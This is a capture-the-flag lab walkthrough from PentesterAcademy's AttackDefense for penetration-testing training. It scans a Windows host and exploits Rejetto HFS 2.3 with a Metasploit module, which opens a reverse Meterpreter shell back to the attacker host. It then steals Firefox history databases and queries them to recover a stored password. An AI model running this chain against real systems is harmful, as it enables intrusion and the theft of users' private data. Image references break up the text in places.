ATTACK DEFENSE

by PentesterAcademy

Name	Windows: Browser History
URL	https://attackdefense.com/challengedetails?cid=2389
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.16
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.23.16

```
root@attackdefense:~# nmap 10.0.23.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 12:31 IST
Nmap scan report for 10.0.23.16
Host is up (0.059s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.23.16

```
root@attackdefense:~# nmap -sV -p 80 10.0.23.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 12:31 IST
Nmap scan report for 10.0.23.16
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.92 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs 2.3 using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
---------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for hfs server. We will use the Metasploit module to exploit the target.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.16
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.16
RHOSTS => 10.0.23.16
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/U0xeHdNpfWcyB
[*] Local IP: http://10.10.15.2:8080/U0xeHdNpfWcyB
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.e
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.e
[*] Payload request received: /U0xeHdNpfWcyB
[*] Sending stage (175174 bytes) to 10.0.23.16
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.16:49725) at 2021-06-08 12:33:28 +0530
[!] Tried to delete %TEMP%\LBOkUqFXV.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited a hfs server.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 4936 to 4116...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Background meterpreter session and run browser forensics module to dump the history of the installed browser.

Commands: bg
use post/windows/gather/forensics/browser_history
set SESSION 1
run

```
msf6 > use post/windows/gather/forensics/browser_history
msf6 post(windows/gather/forensics/browser_history) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/forensics/browser_history) > run

[*] Gathering user profiles
[*] Checking for Chrome History artifacts...
[-] Chrome History directory not found for student
[*] Checking for Chrome Archived History artifacts...
[-] Chrome Archived History directory not found for student
[*] Checking for Skype artifacts...
[-] Skype directory not found for student
[*] Checking for Firefox artifacts...
[+] Firefox directory found student
[*] Downloading C:\Users\student\AppData\Roaming\Mozilla\Firefox\Profiles\b1dkw0bv.default-release\places.sqlite
[+] Firefox artifact file saved to /root/.msf4/local/student_Firefox_b1dkw0bv.default-release_places.sqlite
[*] Checking for Chrome History artifacts...
[-] Chrome History directory not found for Administrator
[*] Checking for Chrome Archived History artifacts...
[-] Chrome Archived History directory not found for Administrator
[*] Checking for Skype artifacts...
[-] Skype directory not found for Administrator
[*] Checking for Firefox artifacts...
[+] Firefox directory found Administrator
[*] Downloading C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\xkgnv7wl.default-release\places.sqlite
[+] Firefox artifact file saved to /root/.msf4/local/Administrator_Firefox_xkgnv7wl.default-release_places.sqlite
[*] Post module execution completed
msf6 post(windows/gather/forensics/browser_history) >
```


Step 8: We have downloaded the firefox SQLite file for student and administrator users. We can get all the sensitive information by querying it using SQLite database browser utility.


Move the Administrator user .sqlite file into the root folder and run SQLite browser application in a new terminal.

Commands: mv /root/.msf4/local/Administrator_Firefox_xkgnv7wl.default-release_places.sqlite /root/


```
root@attackdefense:~# mv /root/.msf4/local/Administrator_Firefox_xkgnv7wl.default-release_places.sqlite /root/
root@attackdefense:~# sqlitebrowser
```

Step 9: Open SQLite file in SQLite database browser.





After opening the SQLite file




Step 10: Running SQL queries to get the firefox browser history information from the SQLite file. Navigate to the 'Execute SQL' tab and execute the query

Get all the information about the visited site

Query:

SELECT *
FROM moz_historyvisits, moz_places
WHERE moz_historyvisits.place_id = moz_places.id



Get only visited site URL and their visit date

Query:

SELECT h.visit_type, h.visit_date, p.url
FROM moz_historyvisits h, moz_places p
WHERE h.place_id = p.id

File Edit View Tools Help

New Database | Open Database | Write Changes | Revert Changes

Database Structure | Browse Data | Edit Pragmas | Execute SQL

SQL 1 ×

```
1  SELECT h.visit_type, h.visit_date, p.url
2  FROM moz_historyvisits h, moz_places p
3  WHERE h.place_id = p.id
4
```

	visit_type	visit_date	url
1	1	1622874056299000	https://www.mozilla.org/firefox/welcome/4/
2	5	1622874056484000	https://www.mozilla.org/en-US/firefox/...
3	2	1622874073140000	http://pentesteracademy.com/
4	6	1622874073811000	https://www.pentesteracademy.com/
5	2	1622874324360000	https://www.pentesteracademy.com/
6	2	1622874084867000	http://youtube.com/
7	5	1622874084895000	https://youtube.com/
8	5	1622874084922000	https://www.youtube.com/
9	2	1622874088523000	http://gmail.com/


```
Execution finished without errors.
Result: 39 rows returned in 3ms
At line 1:
SELECT h.visit_type, h.visit_date, p.url
FROM moz_historyvisits h, moz_places p
WHERE h.place_id = p.id
```

Get the list of URLs that a user has visited most.

Query:

SELECT rev_host, sum(visit_count)
FROM moz_places


GROUP BY rev_host
ORDER BY sum(visit_count) DESC



Analyzing all the URLs again to find the admin@admin.com password.

Query:

SELECT *
FROM moz_historyvisits, moz_places
WHERE moz_historyvisits.place_id = moz_places.id



Flag:

Find the password for admin@admin.com: Hello_123321

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) (https://www.exploit-db.com/exploits/39161)
2. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/)
3. SQLite Queries (https://w3.cs.jmu.edu/cs101/unit11/Lab11-SQLite.html)